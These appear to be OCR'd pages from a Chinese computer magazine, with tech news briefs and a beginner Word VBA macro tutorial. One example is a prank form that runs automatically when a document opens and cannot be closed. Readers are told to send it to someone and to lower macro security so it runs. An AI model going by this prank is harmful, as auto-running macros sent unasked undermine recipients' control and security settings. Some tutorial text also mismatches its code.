30亿 最新一期的福布斯美国400富豪榜出炉。"富者更富"的规律在新一期的福布斯美国富豪榜中再次得到验证。比尔·盖茨连续12次蝉联美国首富,其身价为510亿美元,比去年增长了30亿美元。Google创始人塞尔盖·布林和拉里·佩奇几乎成了"点石成金"的代名词,去年首次入榜仅以40亿美员位列第43名的两人,今年不仅冲上第16名席位,其财富均为110亿美元。


100强 美国著名IT杂志《红 鱼》日前评出了"亚洲私企100强",中国有阿里巴巴和猫扑等41家企业入围,成为上榜企业最多的国家。据悉,共有500多家亚洲企业参与此次评选,她们分别来自中国、印度、韩国、新加坡、日本和哈萨克斯坦等国。其中中国有41家企业 身100强行列,上榜企业数量排名首位;而印度以19家企业位居第二。

七大唱片公司状告百度MP3侵权



前不久,七大唱片公司状告百度侵犯信息网络传播权案在北京市第一中级人民法院开庭审理。这次参与状告百度的七大唱片公司是,环球唱片有限公司、华纳唱片有限公司、金牌娱乐事业有限公司、EMI GROUP香港公司、索尼BMG以及它们的中国子公司新艺宝和正东唱片的代理人。七大唱片公司称,百度在未经七大唱片公司许可的情况下,在百度网站上对七大唱片公司录制的陈慧琳演唱的《记事本》等137首歌曲提供给网民免费下载,这种行为严重侵犯了七大唱片公司信息网络传播权。百度代理人辨称,百度公司是一家中立的搜索引擎服务提供商,按照技术规则为网络用户提供全面有针对性的搜索结果,并没有提供涉案歌曲的在线播放和下载服务。

上榜理由:联想到前不久三名新加坡人因为涉嫌非法传播大量MP3音乐而被捕一事,MP3在网络肆无忌惮地传播的日子即将结束。据可靠消息称,国内某MP3播放器生产商即将巨资打造中国第一大MP3音乐交易平台。此举是否意味着用户享受音乐必须付费时代的来临,我们近期将就此事的最新进展予以追踪报道。



要"双核"还是


随着AMD X2 3800+走进电子卖场,这颗融合了最新双核处理器技术的产品迅速成为"AMD粉丝"们的猎物。不仅如此,各种评测机构对于这款处理器产品的测试进一步证实了它称为今年处理器市场上的亮点已经没有悬念。随着双核技术的平民化步伐地加快,Intel和AMD这对老冤家都在不遗余力地推广双核心处理器的应用前景,但是,不少资深硬件评测工程师告诉记者,AMD的双核才是真正的"双核"。当记者敏锐地察觉到这句话的深层含义时,更多摆在用户接近"双核"之路上的难题浮出水面。

频率停滞 双核才是王道

目前两家世界上最大的处理器制造厂商都遇到了一个难题,那就是"频率"。频率做为衡量处理器好坏的标准已经成为了大多数人的定论。低频率就代表着一颗处理器性能的滞后,而如今不管是Intel还是AMD都同时遇到了"频率"这个难题。

1965年Intel公司的总裁Gordon Moore提出了Moore定律,一种理解是:晶体管会每24个月增长一倍。目前,要做到这点谈何容易。频率越高工作温度越高,加上整合在处理器上的功能越来越多造成生产过程中良品率大大降低,这些因素直接导致了处理器的频率无法大副提升。面对即将搁置的4GHz计划,Intel CEO贝瑞特曾无奈地单膝跪地希望技术人员原谅。

其实x86处理器多年来除了频率外,在架构上并没有什么大进步。在设计者提高处理器内部进程的数量、增加缓存容量等方法纷纷用尽以后,似乎残酷的现实告诉设计者们:单核心处理器已经走到尽头。双核心被Intel和AMD确定为下一步发展项目也就不足为奇了。



双核心处理器在访问内存上出现瓶颈

谁是"真双核"?

在国外市场上,AMD双核处理器抢先上市已有半月时间,曾一度得到众多"AMD粉丝"们的追捧。但是由于AMD的贪婪,在双核心发布初期AMD并没有把3800+加入正题,很显然,AMD希望消费者都能够拿出超过500美元来购买他们的双核心处理器。但迫于市场的压力,AMD不得不放下他们高贵的架子,推出了其号称主攻主流桌面低端市场的AMD X2 3800+,

短信法规：短信治理重在理顺利益机制



日前，信产部官员透露，我国首部短信法规《通信短信息服务管理规定》将在近期正式出台，利用手机短信息传播淫秽色情等有害信息的行为将承担相应的法律责任。从目前情形看，手机短信中存在的问题并非"黄毒"一种，短信诈骗、垃圾广告等内容已经超过"黄毒"成为手机一族的烦恼。如果出台的这部法律仅仅是对"短信黄毒"下药的话，那就可能显得有些本末倒置了。真正应该引起监管部门重视的是，一些网站或者SP业务推出的所谓订制短信、采取群发的恶性短信。很多短信的传播往往最先都是由一两家网站发起之后，才通过手机传播的，而不论是SP推出的短信群发，还是网站等机构推行的短信订制业务，其背后都是以利益为衔接的。

上榜理由： 在互联网上，几乎任何一个网站都有相应的短信订制等SP业务，短信内容或者话题往往涉及两性话题、私密笑话或者一些短信动画、手机屏保之类，而这些往往会成为手机"黄毒"的主要载体和主传播渠道。手机短信"黄毒"的始作　者仍是网站，是短信背后的SP。治理必须先理清业务背后的利益链条。治"黄"更要治"恶"。


要"双芯"？

■阿健



这一次，国内的消费者也会买帐吗？这要从消费者对于这块处理器的认可程度谈起。

国内评测机构纷纷拿出详细的报告，无非就是想指出AMD X2是真正的双核。同为双核心处理器，AMD与Intel采取了截然不同的市场策略。Intel至尊版以及面向主流市场的Pentium D处理器针对的都是台式机电脑，而AMD的双核处理器则是为网站主机、邮件服务器等设计。基于此，AMD的技术架构为实现双核和多核奠定了坚实的基础。AMD选择了直连架构和集成内存控制器技术，也就是通过超传输技术，让CPU内核直接跟外部I/O相连，而不必不通过前端总线。此举使得每个内核都有自己的高速缓存可资调用，都有自己的专用车道直通I/O，没有资源争抢的问题，实现双核和多核更容易。这也是业内高度评价AMD X2为"真双核"的原因所在。但是，Intel的双核怎么就是"假双核"呢？



AMD优良的直接内存访问架构

双核仍是消费期待

从技术上说，Intel双核心采用多个核心共享前端总线的方式。多个核心共享二级缓存、共同使用前端总线。当内核增多，核心的处理能力增强时，大家可以设想现在的大型社区，如果多个社区利用同一条城市快速同道，肯定要遇到堵车的问题。

面对双核心由于软件价格等原因导致普及速度可能较慢的情况，从市场策略上说，Intel采用侵略性的价格政策来吸引消费者，AMD则着重宣传产品性能。第一轮宣传攻势下来，Intel得益于AMD在双核对整机并行运算性能的飞速提升的宣传力度，价格政策已经开始奏效。但此次AMD显然做好了一切迎战的准备。X2沿用了939针设计，在升级主板BIOS以后，用户就可以平滑地过渡到双核处理器时代了。此外，明显的节电技术优势加之低发热量的设计，无疑让AMD X2具备一块优秀处理器的品质。

AMD X2 3800+的出现让我们与双核心的距离越来越近，如同我们当年面对日益普及的AMD 64位处理器一样，对于双核心我们拥有更多美好的期待。 CF [XW02]

光盘整理器

收藏于光盘盒中的盘片一旦找起来绝非易事。现在有一种光盘整理器可以帮你解除烦恼。它本身可以对光盘内容进行预处理，和电脑连接后，只要输入所需光盘的内容，光盘就会被自动弹出整理器。



瞄准

阿里巴巴在杭州召开了并购雅虎中国后的第一次员工大会。CEO马云立志打造中国互联网第一品牌。此前业界普遍认为，马云初期会首先向百度以及Google开火，因为这两家目前是雅虎搜索在华发展的最大威胁。让人惊讶的是，阿里巴巴目前的主要斗争领域似乎瞄准了即时通讯，尤其是通讯微软MSN。

开火

李开复不久前刚亮相中国，张亚勤随后"追杀而至"。为进一步遏制李开复加盟Google给微软带来的负面影响，微软宣布派遣全球副总裁张亚勤来华主持研发大局。两人在微软的经历如出一辙，都走的是先掌管研究院，后晋升全球副总裁。而且，张亚勤曾是李开复本人从外公司挖进微软的高级人才。喜欢看科幻小说和下围棋的张亚勤，将统领这一庞大的研究机构，在中国"扑杀"正在组建中的竞争对手。

假高清

前日，日立指责中国绝大多数等离子电视并非高清电视，对消费者不负责任，而且，部分企业不将平板电视纳入三包。此言在业内引起轩然大波。海信、创维等直接指责日立"胡说八道"、"没有根据"。中国数字电视产业联盟有关负责人明确表态说"高清标准还没有出来，大家应该埋头做实事。" CF [XW03]

疯狂的Word魔术 - Microsoft Word
文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 工具(T) 表格(A) 窗口(W) 帮助(H)
键入需要帮助的问题

疯狂的Word魔术

——完美实例瞬间掌握VBA的神奇魔力

■策划：《电脑爱好者》编辑部
■监制：达利
■执笔：Dualface
■特邀顾问：微软Office应用专家 张剑悦

姚明换灯泡、刘翔送快递

Microsoft Office Word，谁没用过的请举手？

OK，第二个问题，Office Word都能做什么？

很显然，Office Word不外乎打字、排版，厉害一点的会使用一些版式功能，熟悉新版本的还会使用一些文件传阅功能，当然，还可以加上批注、修订等等。不过在我们眼中，这些仅仅是Office Word最字面上的本领，就像让姚明换灯泡，或者让刘翔送快递一般地浪费。

疯狂的Word能做什么？

今天我们便邀请大家一起来体验Word的疯狂之处，通过Microsoft Office所提供的对VBA的支持，我们整理了十个实例，目的是想告诉大家，Word除了能制作文档以外，还能算命、减肥、泡MM……

你说烧饭做菜？这个……，到目前为止似乎还不具备这个功能，不过以后也难说。

Word怎么开始疯狂的？

当然，VBA其实是一种可以和Microsoft Office互动的编程语言，所以学习VBA其实就是在学习编程，只是它并不像其他程序的开发那么难，我们有充足的信心让大家在一天之内掌握实例中的所有内容。真的只要一天，你就可以用Word来变魔术，信不信由你，看不看也由你！

需要什么让Word疯狂？

一说到VBA是种编程语言，也许很多朋友立刻就开始头疼脑涨，双眼无光。其实不用怕，让Word疯狂并不是一件很难的事情，如果有一定编程基础当然会迅速掌握。但是如果没有编程基础，也丝毫不会妨碍大家成为出色的魔术师。跟随我们的实例，你会发现，让Word疯狂仅仅取决于我们的打字速度！

你会打字么？

OK，演出开始了！

疯狂的Word魔术 - Microsoft Word

文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 工具(T) 表格(A) 窗口(W) 帮助(H)

疯狂 Word 魔术大观园

世界，你好！



让Word弹出对话框和我们打招呼

请告诉我你的名字



输入你的名字，Word就会跟你打招呼

生成数字序列



输入起始数字和序列的长度，自动生成数字序列

自动转换15位身份证号为18位



输入15位身份证号码，自动转换为18位身份证号码

我猜，我猜，我猜猜



跟Word一起玩个猜数字的游戏吧

你到底爱不爱我?



让Word玩一个不能让对方拒绝的恶搞小游戏

体重身高评测器




输入身高和体重，测算一下你的体重合理么

看看你有多罗嗦




在一篇文档中自动统计出某些词汇的出现次数

全自动图片导出



自制小工具快速导出Word中的图片


记下心中的小秘密



自动添加页面日期，并且更新目录页的Word日记本

疯狂的Word魔术 - Microsoft Word

文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 工具(T) 表格(A) 窗口(W) 帮助(H)



向导生成的文档

神奇魔棒：VBA 初体验

在介绍VBA之前，先来体验一下VBA的神奇魔力。

启动Word，选择菜单“文件→新建”，然后选择“本机模板→其他文档→简历向导”。这时，Word就会运行一个向导程序，要求用户选择简历的类型、外观，并提示输入个人信息。当点击“完成”按钮后，一份简历的框架就建立好了。

怎么样，这个简历向导很厉害吧！而这个简历向导就是一个包含VBA代码的模板，当从这个模板创建新文档时，其中的VBA代码就会自动运行，并一步步指导用户建立自己的简历。

看过了VBA的效果，是不是对学习VBA更有兴趣了呢？

什么是VBA？

曾几何时，MS Office软件只提供单纯的办公功能，例如字处理、电子表格和演示文稿。但随着MS Office的普及，用户也提出了许多新要求。其中一项就是：能够通过编写程序让Office的操作自动化吗？


例如财务人员希望能够自动从几个Excel表格中提取数据并按照预先设定的公式进行计算，最后将结果保存到新表格中；而文档管理员希望自动给文档添加公司指定的页眉和页脚……

诸如此类的需求使得Microsoft决定为Office引入自动化能力。

早期加入Office的自动化功能很弱，而且Word和Excel等组件使用的编程语言还有很大的区别，分别名为Word Basic和Excel Basic。

很快，用户就抱怨这种不一致性让开发工作变得很困难。所以Microsoft干脆将当时大红大紫的Visual Basic编程语言添加到Office中，成为了Visual Basic for Application，简称VBA。

虽然Visual Basic for Application是Office软件内部专用的，但从语法格式、关键特征到编辑器都和Visual Basic完全相同。所以VBA推出以后立刻吸引了大量的VB程序员加入为Office开发各种自动化功能。



VBA的开发环境

因为VBA大获成功，VBA也不再是Office的专有技术了。许多大型软件都添加了VBA功能，从而可以完成各种各样的自动化任务。所以，学习VBA是非常值得的。不但可以在工作中减轻劳动强度，而且也是一种很不错的专业技能。

下面我们就一起进入VBA的世界吧！

> **提示**
>
> 如果选择菜单后，Word提示你VBA没有安装，那么就需要通过Office的安装程序将VBA安装到硬盘中。同时笔者强烈建议读者安装VBA时将VBA的帮助文档也包括在内。这样以后编程时随时随地都能查阅各种参考信息了。

我们的第一个VBA程序

光说不练是不行的，所以我们就来实际尝试一下如何编写VBA程序。

首先，启动Word（当然，Excel或者其他Office组件也行，但还是建议读者按照本专题提供的各种实例进行学习）。然后选择菜单“工具→宏→Visual Basic编辑器”。我们可以看到一个新程序启动了。这个程序就是VBA的开发环境，简称为IDE。

在上图所示的IDE中，左边上方的窗口是“工程资源管理器”，用来览当前所有可以访问的文档以及程序文件。其中，每个文档就是一个根节点（粗体字）。而文档下面对资源进行了分类，其中“Microsoft Word对象”包含文档及其所拥有的对象，而ThisDocument就是文档自身。

此外，图中第一个“Normal”是指Normal模板。如果在该模板中添加VBA代码，会影响到所有的新建文档和当前使用Normal模板的文档。而在各自文档中添加的VBA代码只会影响到该文档本身。

IDE中左下角的窗口为“属性”窗口，用来设置当前操作对象的各种



工程资源管理

属性。从工程资源管理器中选中不同的对象时，该窗口的内容也会发生相应变化。



属性窗口

IDE 剩下的大片空白区域，就是代码编写窗口了。不过目前我们还没有打开任何一个文档编写代码，所以该区域还是灰色背景。

要提高编写 VBA 代码的效率，VBA 帮助文档是必不可少的。现在我们双击“文档 3”下面的“ThisDocument”项目，打开该文档的代码编写窗口，并按照下图输入内容：



输入第一个程序的代码

OK，现在点击保存按钮，将文档保存起来。接着切换到“文档 3”窗口，选择菜单“工具→宏→运行”，就能看到我们刚刚建立的宏。



选择要运行的宏

选中“MyFirstMacro”后，点击“运行”按钮，就可以看到 Word 弹出一个对话框，上面提示“Hello, World”。关闭该对话框后，文档还会自动插入一句话“Hello, World”。



第一个宏的运行效果

VBA 程序的基本特点

看过了我们的第一个 VBA 程序，现在来看看 VBA 程序有哪些基本特点。了解 VBA 的这些基本特点后，我们会发现 VBA 简单易学，却又功能强大。

VBA 程序采用了 Visual Basic 的语法和程序结构。如果读者学习过 Visual Basic，那么编写 VBA 代码会相当轻松。即便没有学过 Visual Basic，由于 VBA 的语法本身就很简单，而且帮助文档内容详细，所以只要具备基本的编程知识，也能很快掌握；



Word 对象层次模型

和传统的编程不同，绝大多数 VBA 程序都是保存在 Office 文档内部，而不是单独的文件。在一个文档内部，用 VBA 代码编写的宏和函数，只能由该文档使用；

VBA 代码中定义的子过程会被 Office 应用程序当作宏，并出现在“运行宏”对话框中；

在 VBA 代码中操纵 Office 应用程序，实际上是操纵各种 VBA 的内置对象。对象是 VBA 的结构基础，在 VBA 中进行的所有操作几乎都与修改对象有关。Office 中的任何元素，如文档、表格、段落、书签、域等，都可用 VBA 中的对象来表示。所以要掌握 VBA，必须熟悉 VBA 中的各种对象。

> **提示**
> 要知道 VBA 中都有哪些对象，以及这些对象提供哪些操作，可以查阅 VBA 帮助。帮助中除了 VBA 的基本对象外，还有每个 Office 组件独有的对象。

好了，我们还是跳过这些枯燥的理论知识吧，先看看几个有趣的实例。

疯狂的Word魔术 - Microsoft Word

Word 也能“逗你玩儿”

在这部分，笔者为大家准备一些有趣的实例。通过这些实例，可以学习到VBA 各种基本语句的功能。

请告诉我你的名字



跟你打招呼

这个实例运行后，VBA 会要求你输入自己的姓名，然后它会和你打招呼。

程序很简单，仅有两行，代码如下：

```
(通用)    请告诉我你的名字
Sub 请告诉我你的名字()
    YourName = InputBox("请告诉我你的名字")
    MsgBox "你好，" & YourName & "!"
End Sub
```

代码

提示

此处我们使用了中文的子过程名。这在VBA 里面是完全合法的。而且除了子过程名字，变量名等也可以使用中文。


在上面的两行代码中，第一行是显示一个输入框（所调用的函数名字叫做InputBox），并显示指定的提示信息（作为InputBox函数的参数）。用户输入的内容将返回给YourName 这个变量。最后，通过MsgBox 函数显示用户输入的名字和你好等信息。

这个例子很简单，但是演示了如何从用户那里收集信息（使用InputBox 函数）以及如何反馈信息（使用MsgBox 函数）。读者可以尝试修改上面的代码，看看运行时会有什么变化。

小测验

怎么让消息框中的内容分为两行或者更多行显示呢？

生成数字序列



生成数字序列

在Excel 中，我们可以方便地生成数字序列，但Word 就不行了。不过下面的小程序可以帮助你实现这个功能。

代码演示了如何使用For To Next语句实现指定次数的循环。在循环内，我们就可以完成许多自动化操作了。要注意的是如果将InputBox 返回的内容当成纯数字处理，必须使用Val 函数转换，否则VBA 会把内容当成字符串。

```
(通用)    生成数字序列
Sub 生成数字序列()
  起始数字 = Val(InputBox("请输入起始数字"))
  序列长度 = Val(InputBox("请输入序列长度"))

  For i = 起始数字 To 起始数字 + 序列长度
    ActiveDocument.Content.InsertAfter i & vbCrLf
  Next
End Sub
```

代码

这个程序使用了一个名为ActiveDocument 的对象。该对象表示当前正在被使用的文档。然后通过文档对象的Content 对象的InsertAfter 方法，就将数字序列插入到了文档中。

想了解ActiveDocument 对象的详细信息吗？只需要将光标定位在ActiveDocument 上，然后按F1 键，IDE 会自动显示出相关的帮助文档。

小测验

怎么产生从100 到1 这样的逐渐减小的序列呢？

疯狂的Word魔术 - Microsoft Word

自动转换15位身份证号为18位



转换身份证号码

这个实例可以通过15位身份证号码推算出18位号码。

代码中，首先用Function语句定义了一个函数。其中的代码完成了身份证号码的转换。函数最后，用"函数名 = 表达式"这样的语法返回了函数的结果。在接下来定义的子过程中，我们就能像使用内部函数一样使用我们自己定义的函数了。

注意，在上面自定义的函数中，用到了Select Case语句。这个语句的作用和一连串的If ElseIf类似，也是用Select Case语句后的变量和Case语句后的表达式进行比较，如果为真就执行Case后的代码，否则调到下一个Case语句进行比较。

提示

为了方便使用这个宏，我们可以定制Word工具栏，将宏变成一个按钮。

小测验

检查输入身份证号码中的日期是否有效。



将宏放置到工具栏上



代码

我猜，我猜，我猜猜



猜数字

和电脑玩玩数字猜谜游戏吧。电脑会想一个1～10之间的数字，然后给你三次机会，看看你能不能猜中。

这个程序首先调用Randomize函数，初始化随机数生成器，然后用Rnd函数生成一个随机数。由于Rnd函数返回的随机数是一个在0～1之间的浮点小数，所以还要用Int函数对返回的浮点数取整。另外需要注意的是必须先调用Randomize函数，否则每次运行时用Rnd函数返回的随机数都是一样的。

生成随机数后，通过While Wend循环反复提示用户输入猜测数字和猜测结果。与For To Next循环不同，While Wend适合不确定次数的循环，而是根据一定的条件来决定是否继续循环。



代码

小测验

在每一次猜谜结束后提示用户是否再来一次。

大家可以看到每一个实例的最后都有个小小的"小测验"，里面对大家提出了一些要求，有的是根据实例引申出来的，有的则是可以用原例变通的。不管是什么，总之"小测验"就是想让大家在照着输入代码实现各种功能的同时，仍然不忘了自己开动脑筋学习学习，这应该说是授之以鱼的同时还要授之以渔。至于实例中所涉及的所有代码，我们都已经反复测试过，确保可以实现，如果大家连敲键盘都觉得麻烦，还可以到这里（http://www.newhua.com/cfan/200520/wordvba.rar）下载源代码以供学习实践之用。

疯狂的Word魔术 - Microsoft Word

文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 工具(T) 表格(A) 窗口(W) 帮助(H)

非正常 Word 研究中心

在前一部分中，我们已经学到了很多基本技巧，并且看了很多有趣的实例。在接下来这个部分，我们要有所提高，尝试一些略微复杂点的实例。

你到底爱不爱我？

追mm真可谓痛并快乐着，所以偶尔捉弄一下mm既可以放松放松，说不定还有特别的功效呢！




看谁能点中“我不认识你”按钮

这个程序运行后，不管mm怎么点，她都不可能点得中"我不认识你"按钮。点击窗口的"X"也没反应，所以mm最后只好选你最喜欢那个答案啦！现在我们来看看怎么做出这个恶搞程序。

启动VBA IDE，然后在"Project (Doc3)"上点击鼠标右键，选择菜单"插入→用户窗体"。IDE会在代码编辑区建立一个新的空白窗体。



建立窗体



新建立的空白窗体

在新窗体旁边，可以看到一个名为"控件"的面板。通过简单地拖放操作，我们就能增加标签、按钮、输入框等各种控件到窗体上。

首先在窗体中放置一个标签，并设置Caption属性为"你到底爱不爱我"，标签的颜色和字体分别使用ForeColor属性和Font属性调整。接下来，增加两个按钮，并通过（名称）属性分别命名为"button1"和"button2"。

OK，我们现在需要为这些按钮编写事件处理子过程了。例如我们可以为button1这个按钮编写一个点击事件的处理子过程。那么当程序运行时，只要用户点击了button1按钮，我们编写的事件处理子过程就会被调用。

双击button2按钮，IDE将切换到代码编写窗口，并自动插入Click事件的代码。不过我们不需要这个事件，所以从代码窗口右上方的列表中选择MouseMove事件。这时IDE会自动生成MouseMove事件的代码。同理，我们还需要添加button1按钮的Click事件，窗体的QueryClose事件（双击窗体空白部分可以添加窗体事件）。

最后，代码窗体中的代码看起来和下图一样：




代码

代码很简单，button2_MouseMove事件处理子过程在鼠标移动到button2按钮上时被调用。这个子过程会随即改变按钮的位置，让你老是点不中。当然了，偶尔还是可能出现按钮改变位置后还是能点到的情况，不过我们既然没有为button2按钮编写Click事件处理子过程，就算被点中了也不会发生任何事情 :P

UserForm_QueryClose事件处理子过程在点击窗体"X"按钮时调用，由于设置Cancel为True，所以窗体就不会被关闭。最后，为button1按钮编写Click事件处理子过程，显示自己想告诉mm的话就行了哦。

不过光有窗体和事件还不行，我们还要让mm打开文档时就自动显示这个窗体。这可以在文档中添加一个名为Document_Open的子过程实现。注意子过程定义前面的Private语句。



代码

提示

可以从代码窗口左上方的下拉列表框中选择对象，然后从右边下拉列表框中选择事件，IDE会自动生成需要的子过程。

OK，现在把文档给mm送过去吧。不过记得将Office的宏安全性设置为"中"，不然是看不到的哦。为什么呢？因为Office大幅加强了安全性，所以凡是自动运行的宏都必须拥有合法的证书才能不受限制的运行，否则必须将宏安全性设置选择为"中"或者"低"。

小测验

把button1按钮改成漂亮的图片，点击后显示一句话再关闭窗口。

疯狂的Word魔术 - Microsoft Word

文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 工具(T) 表格(A) 窗口(W) 帮助(H)

豪华版体重身高评测器


这个小程序首先让你输入你的身高和体重，然后会告诉你，你的体重是否超重或者太轻 :)



执行效果

要创建这个程序首先还是添加一个新窗体，并按照界面添加需要的各个控件。并将两个文本框分别命名为“身高”和“体重”，将按钮命名为“测试”，最下面的标签命名为“结果”。

然后双击“测试”按钮，输入下列代码：



```
Private Sub 测试_Click()
    体重指数 = Val(体重.Text) * 10000 / _
        (Val(身高.Text) * Val(身高.Text))

    Select Case True
    Case 体重指数 >= 18 And 体重指数 <= 25
        结果.Caption = "标准"
    Case 体重指数 > 25 And 体重指数 <= 30
        结果.Caption = "超重"
    Case 体重指数 > 30 And 体重指数 <= 35
        结果.Caption = "轻度肥胖"
    Case 体重指数 > 35 And 体重指数 <= 40
        结果.Caption = "中度肥胖"
    Case 体重指数 > 40
        结果.Caption = "重度肥胖"
    Case Else
        结果.Caption = "太瘦"
    End Select
End Sub
```

代码

最后，在文档中添加一个子过程，并按照这里的代码调用窗体。这样我们就可以打开文档后通过“运行宏”对话框执行我们的窗体了。

程序的工作流程是这样的，首先是要求用户输入身高和体重，然后计算出体重指数。接下来的If语句称为判断语句，就是根据If和Then语句之间的表达式进行判断。如果表达式的结果为真，则执行Then后面的代码。

由于判断有很多个，所以If语句下面接了多个ElseIf，表示当前一个判断的结果为假时，就进行这个判断。通过多个ElseIf，就形成了一个判断流程。但只要其中一个判断的结果为真，VBA就会执行这个判断Then语句后的代码，并跳过剩余的判断。

小测验

能不能把评测结果更人性化一些？比如让大家知道离标准体重有多远。

看看你有多啰嗦

有时候我们希望统计文章中某个词汇的出现次数，这时就可以用下面的小程序来帮忙了。



统计词汇出现次数

这个窗体上只有三个控件，文本框命名为“词”，按钮命名为“统计”。双击“统计”按钮添加事件代码：



```
Private Sub 统计_Click()
    ActiveDocument.GoTo What:=wdGoToPage, _
        Which:=wdGoToAbsolute, _
        Name:="1"

    Selection.Find.ClearFormatting
    With Selection.Find
        .Text = 词.Text
        .Replacement.Text = ""
        .Forward = True
        .Wrap = wdFindContinue
        .Format = False
        .MatchCase = False
        .MatchWholeWord = False
        .MatchByte = True
        .MatchWildcards = False
        .MatchSoundsLike = False
        .MatchAllWordForms = False
    End With

    出现次数 = 0
    While Selection.Find.Execute = True
        出现次数 = 出现次数 + 1
    Wend

    MsgBox "你输入的词在文档中一共出现了 " & 出现次数 & " 次"
End Sub
```

代码

这段代码看上去很长，但只有三个步骤。首先用ActiveDocument.Goto方法将光标定位到文档第一页。然后设置Find对象的各种属性，其中包括设置要查找的文本。最后，通过循环进行查找并计数，直到文档结尾。

读者可能要问，设置Find对象那一段代码涉及那么多属性，我怎么知道该如何设置啊？其实我们可以利用Office的宏录制功能来帮助我们写代码。

在Word中选择菜单“工具→宏→录制”，然后选择宏的名字以及保存位置，并点击“确定”按钮。



录制宏

开始录制后，进行查找等操作。完成后点击“录制宏”工具栏上的“停止录制”按钮。Word就会自动生成一个宏，并保存到我们指定的文档中。在IDE中，我们可以看到会出现一个新的模块文件，宏代码就保存在其中。

利用这个技巧，我们不但可以方便地编写大量代码。还能将一些自动化任务录制成宏，方便以后使用。

提示

录制宏时，任何操作都会转化成宏代码，即便是误操作后按Ctrl+Z恢复也会记录下来。因此录制宏时尽量不要进行多余的操作。

小测验

改进这个统计程序，一次性统计多个词汇。

疯狂的Word魔术 - Microsoft Word

成就魔术大师的时刻

前面看了那么多实例，现在我们来制作一个实用的VBA综合性程序，帮助我们完成日常的工作和学习。

全自动图片导出

用Word编写文档，可以做出图文并茂的精彩文档。但要导出文档中的图片就比较麻烦了。虽然可以通过将文档另存为HTML格式从而获得文档的所有图片，但如果要大批量转换文档，这个方法就很烦琐了。下面的小程序可以让你仅仅点击一下工具栏按钮就完成图片导出工作。



图片导出工具

创建这个程序只需要两个步骤。

首先打开VBA IDE，在Normal中添加一个窗体（注意，一定要在Normal中，否则该程序不能用于其他文档），并按照下图放置控件。复选框命名为“关闭原文档”，按钮命名为“导出”。



窗体布局

```
导出                                    Click

    Set fs = CreateObject("Scripting.FileSystemObject")
    文档所在目录 = ActiveDocument.Path
    原始文档名字 = ActiveDocument.Name
    临时文件名 = fs.GetTempName

    ActiveDocument.SaveAs FileName:=文档所在目录 & 临时文件名, FileFormat:= _
            wdFormatFilteredHTML, LockComments:=False, _
            Password:="", AddToRecentFiles:=False, _
            WritePassword:="", ReadOnlyRecommended:=False, _
            EmbedTrueTypeFonts:=False, SaveNativePictureFormat:=False, _
            SaveFormsData:=False, SaveAsAOCELetter:=False
    ActiveDocument.Close wdDoNotSaveChanges

    fs.DeleteFile 文档所在目录 & 临时文件名
    fs.MoveFolder 文档所在目录 & fs.GetBaseName(临时文件名) & ".files", "export_images"

    MsgBox "导出完成，图片保存在" & _
            vbCrLf & 文档所在目录 & "\export_images" & vbCrLf & _
            "目录中。"

    If Not 关闭原文档.Value Then
        Documents.Open 文档所在目录 & "\" & 原始文档名字
    End If

    End
End Sub
```

代码

双击“开始导出”按钮，输入代码：

这段代码首先取得当前打开文档的路径、名字等信息，然后创建一个“FileSystemObject”对象，并获取临时文件名。接着，程序将文档以HTML格式保存为临时文件，此时文档的图片也自动导出了。

导出完成后，程序会关闭文档，并删除临时文件，将保存图片的目录名改为“export_images”。最后根据复选框的状态决定是否打开原始文档。

这段程序充分利用了“FileSystemObject”和Word自身的功能，大大简化了实现难度，这也是我们在用VBA开发程序时要充分利用的技巧。毕竟Office自身已经拥有大量功能，只要合理组合，很容易就能实现一些看上去很复杂的功能。

最后，在Normal项目的ThisDocument中添加下列代码：

```
(通用)                                  导出文档图片

Sub 导出文档图片()
    Set form = New export
    form.Show
End Sub
```

